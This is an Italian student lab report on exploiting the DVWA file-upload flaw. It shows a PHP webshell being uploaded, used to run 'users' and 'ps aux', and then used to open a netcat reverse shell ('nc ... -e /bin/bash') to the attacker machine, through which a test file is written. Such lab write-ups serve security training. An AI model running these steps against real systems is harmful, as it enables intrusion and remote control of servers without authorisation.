

Esercitazione WEEK 13 D2


Exploit File Upload

Ettore Farris – 31/01/2024

Upload ed esecuzione della backdoor

Individuiamo lo script php da lanciare e lo carichiamo sulla sezione *upload* della DVWA.

```
File Actions Edit View Help
(kali@kali) - [~]
$ locate php-backdoor
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/qsd-php-backdoor.php
```



Si esegue lo script andando sul percorso

http://192.168.32.101/dvwa/hackable/uploads/php-backdoor.php


The screenshot shows a web browser window with the address bar displaying `192.168.32.101/dvwa/hackable/uploads/php-backdoor.php`. The page content includes the following sections:

- execute command:** A text input field followed by a `go` button.
- upload file:** A `Choose File` button, the text `No file chosen`, a `to dir:` label, a text input field, and an `upload` button.
- to browse go to** `http://?d=[directory here]`
- for example:**
 - `http://?d=/etc` on `*nix`
 - or `http://?d=c:/windows` on `win`
- execute mysql query:**
 - `host:` `localhost` (text input)
 - `user:` `root` (text input)
 - `password:` (text input)
 - `database:` (text input)
 - `query:` (text input)
 - `execute` button

Esecuzione dei comandi


- Lista degli utenti: comando *users*

INPUT



The screenshot shows the 'Damn Vulnerable Web App' interface. The browser address bar displays '192.168.32.101/dvwa/hack' and 'Damn Vulnerable Web App'. The page URL is '192.168.32.101/dvwa/hackable/uploads/php-backdoor.php'. The 'execute command' section has a text input field containing 'users' and a 'go' button. Below this, the 'upload file' section shows a 'Choose File' button, the text 'No file chosen', a 'to dir:' label, an empty text input field, and an 'upload' button.


OUTPUT



The screenshot shows the same 'Damn Vulnerable Web App' interface, but the browser address bar now includes a query parameter: '192.168.32.101/dvwa/hackable/uploads/php-backdoor.php?c=users'. The output area displays the command execution result: 'msfadmin root'.


- Processi attivi: comando *ps aux*

INPUT



The screenshot shows a web browser window with two tabs: '192.168.32.101/dvwa/hack' and 'Damn Vulnerable Web App'. The address bar shows the URL '192.168.32.101/dvwa/hackable/uploads/php-backdoor.php'. Below the address bar, there is a form with the label 'execute command:'. The input field contains the text 'ps aux', and there is a 'go' button to its right. Below this, there is another section with the label 'upload file:' and a 'Choose File' button, followed by the text 'No file chosen'. To the right of this is a 'to dir:' label and an empty input field, followed by an 'upload' button.

OUTPUT




The screenshot shows the same web browser window as before, but the address bar now includes a query parameter: '192.168.32.101/dvwa/hackable/uploads/php-backdoor.php?c=ps+aux'. The output of the 'ps aux' command is displayed in a table format.

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	2844	1696	?	Ss	Jan29	0:01	/sbin/init
root	2	0.0	0.0	0	0	?	S<	Jan29	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S<	Jan29	0:00	[migration/0]
root	4	0.0	0.0	0	0	?	S<	Jan29	0:00	[ksoftirqd/0]
root	5	0.0	0.0	0	0	?	S<	Jan29	0:00	[watchdog/0]
root	6	0.0	0.0	0	0	?	S<	Jan29	0:00	[events/0]
root	7	0.0	0.0	0	0	?	S<	Jan29	0:00	[khelper]
root	41	0.0	0.0	0	0	?	S<	Jan29	0:00	[kblockd/0]
root	44	0.0	0.0	0	0	?	S<	Jan29	0:00	[kacpid]
root	45	0.0	0.0	0	0	?	S<	Jan29	0:00	[kacpi_notify]
root	91	0.0	0.0	0	0	?	S<	Jan29	0:00	[kseriod]
root	130	0.0	0.0	0	0	?	S	Jan29	0:00	[pdflush]
root	131	0.0	0.0	0	0	?	S	Jan29	0:01	[pdflush]
root	132	0.0	0.0	0	0	?	S<	Jan29	0:00	[kswapd0]
root	174	0.0	0.0	0	0	?	S<	Jan29	0:00	[aio/0]
root	1130	0.0	0.0	0	0	?	S<	Jan29	0:00	[ksnapd]
root	1305	0.0	0.0	0	0	?	S<	Jan29	0:00	[ata/0]
root	1307	0.0	0.0	0	0	?	S<	Jan29	0:00	[ata_aux]
root	1318	0.0	0.0	0	0	?	S<	Jan29	0:00	[scsi_eh_0]
root	1319	0.0	0.0	0	0	?	S<	Jan29	0:00	[scsi_eh_1]
root	1336	0.0	0.0	0	0	?	S<	Jan29	0:00	[ksuspend_usbd]
root	1342	0.0	0.0	0	0	?	S<	Jan29	0:00	[khubd]
root	2063	0.0	0.0	0	0	?	S<	Jan29	0:00	[scsi_eh_2]
root	2217	0.0	0.0	0	0	?	S<	Jan29	0:02	[kjournald]
root	2371	0.0	0.0	2092	640	?	S			

- Netcat

Si crea un listener su Kali con comando `nc -l 1234`.

Con il comando `nc 192.168.50.100 1234 -e /bin/bash` si apre una shell che riceve comandi remoti dalla macchina attaccante in ascolto.



192.168.32.101/dvwa/hack x Index of /dvwa/hackable/ x +

Not secure | 192.168.32.101/dvwa/hackable/uploads/php-backdoor.php

execute command:


upload file: No file chosen to dir:

Ci spostiamo sulla cartella *new_folder* e creiamo un semplice file di testo chiamato *leggimi.txt* contenente del testo di prova. Verifichiamo poi l'effettiva esecuzione dei comandi inseriti.

Index of /dvwa/hackable/uploads/new_folder

Name	Last modified	Size	Description
Parent Directory	-	-	-
leggimi.txt	30-Jan-2024 04:55	16	
pippo.txt	29-Jan-2024 23:53	0	


Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80



```
(kali㉿kali) - [/usr/share/webshells/php]
$ nc -l -p 1234
cd new_folder
echo "Ti ho hackerato" > leggimi.txt
```

Verifichiamo il contenuto del file di testo con il comando

cat new_folder/leggi.txt




192.168.32.101/dvwa/hack x 192.168.32.101/dvwa/hack x +

← → ↻ ⚠ Not secure | 192.168.32.101/dvwa/hackable/uploads/php-backdoor.php

execute command:

upload file: No file chosen to dir:

E verifichiamo il contenuto del file appena creato.



192.168.32.101/dvwa/hack x 192.168.32.101/dvwa/hack x +

← → ↻ ⚠ Not secure | 192.168.32.101/dvwa/hackable/uploads/php-backdoor.php?c=cat+ne

Ti ho hackerato